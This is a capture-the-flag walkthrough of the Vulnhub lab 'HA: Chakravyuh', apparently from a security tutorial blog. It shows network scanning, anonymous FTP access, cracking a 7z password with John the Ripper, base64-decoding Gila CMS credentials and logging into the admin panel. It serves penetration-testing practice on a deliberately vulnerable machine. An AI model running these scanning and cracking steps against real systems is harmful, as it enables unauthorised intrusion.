## HA: Chakravyuh Vulnhub Walkthrough

posted in CTF CHALLENGES on NOVEMBER 5, 2019 by RAJ CHANDEL with 4 COMMENTS

Today we are going to solve our Boot to Root challenge called “HA Chakravyuh”. We have developed this lab for the purpose of online penetration practices. It is based on the Mahabharat Saga’s renowned Battle Formation by the same name. Let’s Solve it!!

**Download** Here

**Level: Intermediate**

**Task:** To Enumerate the Target Machine and Get the Root Access.

### Penetration Methodologies

- **Network Scanning**

- Netdiscover
- Nmap Scan

- **Enumeration**
  - Browsing HTTP Service
  - Anonymous FTP Login
  - Password Bruteforce using John The Ripper
  - Getting Login Credentials
  - Searching Exploit using Searchsploit

- **Exploitation**
  - Exploiting LFI Vulnerability
  - Getting a reverse connection
  - Spawning a TTY Shell

- **Privilege Escalation**
  - Docker



## Walkthrough

### Network Scanning

After downloading, run the Machine in VMWare Workstation. To work on the machine, we will be needing its IP Address. For this, we will be using the netdiscover command. After matching the MAC and IP Address we found the Virtual Machine IP Address to be 192.168.1.105.

```
1 netdiscover
```


```
Currently scanning: 192.168.4.0/16   |   Screen View: Unique Hosts

7 Captured ARP Req/Rep packets, from 7 hosts.   Total size: 420

  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------
192.168.1.1     84:16:f9:47:df:7a      1      60  TP-LINK TECHNOLOGIES CO.,LTD
192.168.1.104   30:24:32:1f:89:ac      1      60  Intel Corporate
192.168.1.105   00:0c:29:f8:5e:e7      1      60  VMware, Inc.
```

Now that we have the Target Machine IP Address, our next logical step would be to do a port scan on the target to get information about the various services that are running on the target machine. After the Aggressive Scan of all the ports, we see that we have the SSH service (22), HTTP service (80), FTP service (65530) running on the Target Machine. We did a scan for all the ports because sometimes Administrators set up a service on a different port altogether so that they are not visible in a normal scan.

```
1 nmap -p- -A 192.168.1.105
```



## Categories





- Window Password Hacking
- Wireless Hacking



## Articles

Select Month

## Enumeration

Moving on, we observed that we have the HTTP service running. It is probable that a web page is hosted. So, we decided to take a look through our Web Browser. It contained a webpage with a painting depicting Arjuna battling to break the Chakravyuh. We did a thorough browsing of the webpage. We went through its source code and images, but there was no way in or any hint.


```
1 http://192.168.1.105
```





We then diverted our attention to the service that was shifted to port 65530. During our Nmap aggressive scan, we saw that Nmap was able to tell us that the

Anonymous login is enabled on this server. We decided to take a look at the shared files. So, after logging in the FTP service we looked around to find a directory named pub. Inside it was a Compressed 7z file named arjun. To take a closer look we downloaded the file with the help of get command.

```
ftp 192.168.1.105 65530
Anonymous
ls
cd pub
ls
get arjun.7z
bye
```





After successfully downloading we tried to open the Compressed file using the Archive Manager as shown in the image below. It gave us a prompt for a password. We currently didn't have any passwords. So now we have to try and enumerate the password for this file.




We didn't have any choice other than brute force the password. In order to brute force with John The Ripper. We required a python script that could give us the hashed from the compressed file. These scripts usually have the name as "xyz2john", where xyz would be the file extension that we need hashes from. We googled 7z2john, we found the script and saved on our system as 7z2ctf.py. It is


pretty easy to find this script. But still, if you don't get it, you can download by clicking here.  Now that we have the python script, we extracted the hashes from the file and ran John The Ripper to crack the password hash. Upon cracking we see that we have the password as "family".

```
python 7z2ctf.py arjun.7z > hash
john --wordlist=/usr/share/wordlists/rockyou.txt hash
john hash --show
arjun.7z:family
```





We opened the Compressed file to find a text file named secret inside it. On opening the secret.txt we find an encoded text inside it. On a first look, it seemed like Base64 encoded text.

```
Z2lsYTphZG1pbkBnbWFpbC5jb206cHJpbmNlc2E=
```





We decoded the text found in the secret.txt using the echo and base64 command. The encryption was indeed base64. Upon decryption, we see that the text hints that we have Gila CMS to deal with in this scenario. Also, we got what seems to be login id and password.

```
echo "Z2lsYTphZG1pbkBnbWFpbC5jb206cHJpbmNlc2E=" | base64 -d
gila:admin@gmail.com:princesa
```





Since we got the hint that we have the Gila CMS. We tried to visit the link to access the page hosted with the help of Gila CMS. And we have a webpage as shown in the image below.

```
1 http://192.168.1.105/gila/
```





We also tried the admin keyword to access the login panel. This came out to be the actual login panel. So, we entered the credentials we found earlier.

```
http://192.168.1.105/gila/admin
admin@gmail.com
princesa
```

